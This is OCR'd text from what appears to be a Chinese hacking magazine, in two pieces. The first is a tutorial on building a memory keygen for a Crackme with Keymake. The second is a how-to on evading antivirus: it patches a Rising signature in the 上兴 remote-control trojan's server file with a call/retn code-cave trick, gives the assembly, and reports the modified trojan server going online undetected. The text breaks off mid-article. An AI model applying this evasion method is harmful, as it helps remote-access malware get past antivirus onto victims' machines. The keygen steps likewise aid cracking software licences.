


图4

我们刚才提到过，制作内存注册机的过程很简单，只要定位了注册码出现的位置剩下的工作就可以交给Keymake去完成了。现在大家已经顺利的找到了注册码出现的位置，那么该如何把剩下的工作交给Keymake呢？打开Keymake正确的进行设置是制作内存注册机第二个最为重要的步骤，如果我们在注册机制作的选项中设置有误的话，那么之前所作的所有工作就功亏一篑了，所以说正确的使用Keymake是非常重要的。小菜们要注意听讲了，只有严格的按照每一步的操作，才能成功的制作出注册机。




图5

首先，我们运行Keymake，单击功能栏中的“其它”按钮并在弹出的菜单中选择“内存注册机”（图5），

这时我们会来到一个新窗口中，现在单击“浏览”按钮，在弹出的窗口中选择我们的目标程序，也就是今天用到的Crackme，然后单击最下角的“添加”按钮，会来到“添加数据”对话框，这个窗口中的每一个选项都非常重要，小菜们一定要注意如何填写这些选项。

1、中断地址：所谓中断地址就是我们设置断点的那句代码所处的位置，在这里我们是在**00447F31 |. E8 96BDFBFF call 00403CCC**这句代码上设置断点，所以就要填写“00447F31”。

2、中断次数：所谓中断次数可以理解为在调试中我们设置的断点的个数，我们只设置了一个代码，所以就填写“1”。

3、第一字节：这里的第一字节是指我们设置断点的代码前两位字符（有时需要填写注册码出现的那一句代码前两位字符），我们断点设置在**00447F31 |. E8 96BDFBFF call 00403CCC**这句代码上，所以这里填写的是“EB”。




图6




图7

4、指令长度：对于这个东西小菜们应该很熟悉了，简单的说就是数字母，然后用总数除以2就可以了。我们一起来数一数“E8 96BDFBFF”有多少个字母，一共有10位，那对应指令长度就是“5”。

5、注册码存放方式：接着我们要选择注册码储存的方式，虽然在“添加数据”对话框中第二项就是选择注册码的存放方式，但在这里要提醒大家的是，一定不要在这里进行设置，否则注册机所读出的注册码就会出现问题，我们要去其它地方对它进行设置。现在“添加数据”对话框中所有的选项都填写了相应的结果（图6），单击“关闭”按钮退出“添加数据”对话框，这时我们输入的内容就会显示在列表栏中。大家注意软件界面右侧的“注册码”选项，我们需要在这里对注册机如何读取注册码进行设置。回到OD中看看注册码是在哪里出现的（图7），看到了吗？注册码是存放在寄存器EAX中的，所以在这里就要选择内存方式为“EAX”（图8），后面的选项“十进制”保持默认就可以了。




图8

6、设计注册机的界面：小菜们一定不要忘了在注册机上留下自己的名字，因为这是我们自己的作品嘛！单击“用户信息”按钮”，填写好所有的个人信息（图9），填写好了注册机所需要的所有数据，单击右下角的“生成”按钮，在弹出的窗口中选择一个自己喜欢的注册机风格（这个可以随便选择），确定之后需要为生成的注册机命名，我们就叫它“注册机一号”吧！最后，Keymake会在指定的目录中生成注册机文件，大家一定要注意注册机和原程序一定要放在同一目录下才能有效果。




图9

小提示：为什么不在“添加数据”窗口中设置注册码的读取方式呢？

这是因为Keymake在使用上有一个小问题，软件是按照主界面右侧的“注册码”这个项目中的设置来读取注册码的，如果我们在“添加数据”对话框中也对如何读取注册码进行设置的话，那么制作出的注册机就会对内存中相同位置的信息重复读取，大家试验一下就会发现这样设置的结果是在注册机的窗口中注册码出现了两次。例如，本来的注册码应该是1234，而此时就变成了12341234，这样就会造成很大的错误。所以在设置的时候一定要注意这一点。




图10

完成了以上所有的步骤，小菜们赶紧运行一下注册机试试吧，双击“注册机一号”开始运行，大家会发现运行的居然是Crackme，这是正常的现象，表示Crackme已经在我们的注册机严密的监控之下了。这时什么都不用输入，直接单击Crackme的“Check”按钮，看到了真正的注册码立刻就弹了出来（图10），而且不论用户名怎样变化，我们都能在第一时间得到正确的注册码，小菜们是不是很有成就感呢！

从整个内存注册机的制作过程中我们可以看出，使用Keymake制作注册机是非常方便的，但是大家也必须明白这时我们所说的“方便”或者“容易”都是建立在扎实的基本功基础上的。虽然最后的制作过程只是填写一些数据就可以了，但是我们要准确的定位注册码出现的位置，准确的找到关键代码都是需要有很好的基础才能顺利完成的。从另一方面，大家也会发现如果掌握好了基本功，学习任何新技术都是水到渠成的事情。

（文章中涉及到的Crackme、OD和内存注册机制作工具Keymake已经收录在了光盘中）

文字难易度：★★★

免杀的两条小经验

txcbg

在免杀过程中，灵活性很重要，几乎没有什么是固定不变的。我在免杀的制作中有两条小经验，就是在原来的方法上稍微变化一下，但实际效果却很好，特写出来与那些比我还菜的菜鸟们分享，高手们请勿见笑。

一、跳转不一定只用jmp

在修改特征码时跳转法是个常用的方法，以前我在跳转时用的最多的就是jmp命令，当然偶尔也用“push retn”来代替jmp，后来看了黑客X档案斑竹黑暗风暴发表在论坛上的一篇帖子才知道，原来使用“call retn”也能起到和jmp同样的效果，而且因为使用“call retn”来跳转的人要比使用jmp的少的多，免杀效果自然也要比使用jmp的要好一些。我举个具体的例子，比如修改上兴vip2008sp30301_1的Server目录下的384904.dat文件。使用MyCCL定位后有一处瑞星文件特征码是[特征] 0005B47D_00000002 0045C07D。其中0045C07D是我使用OC转换后的内存地址，使用OD载入，来到0045C07D处，发现附近的代码如下：

```
0045C07A  |.  33F6          xor    esi, esi
0045C07C  |.  837D 08 00    cmp    dword ptr [ebp+8], 0
0045C080  |.  0F85 85000000 jnz    0045C10B
```

只要把0045C07A和0045C07C这两处的代码移到一个空白处就可以达到免杀的效果，我找到的的空白区域是以004989F4开始往下的一大块空白区域，足够写入代码。这次不用jmp，也不用“push retn”，而是使用call子程序调用，把要移动的代码段看成一个子程序。选中0045C07A和0045C07C这两行代码，使用nop填充掉，然后写入“call 004989F4”，如图1。

```
0045C078 | .  8BD8           mov    ebx, eax
0045C07A |    E8 75C90300    call   004989F4
0045C07F |    90             nop
0045C080 | .v 0F85 8500000   jnz    0045C10B
0045C086 | >  85F6           test   esi, esi
```

图1

其中004989F4是我们要写入代码的空白区域开头的内存地址，然后来到004989F4处，依次写入如下代码：

```
xor    esi, esi
cmp dword ptr [ebp+8], 0
retn
```

修改后保存为一个新文件，然后替换Server目录下的384904.dat，使用新修改的384904.dat生成一个服务端，本机运行，成功上线了，如图2。

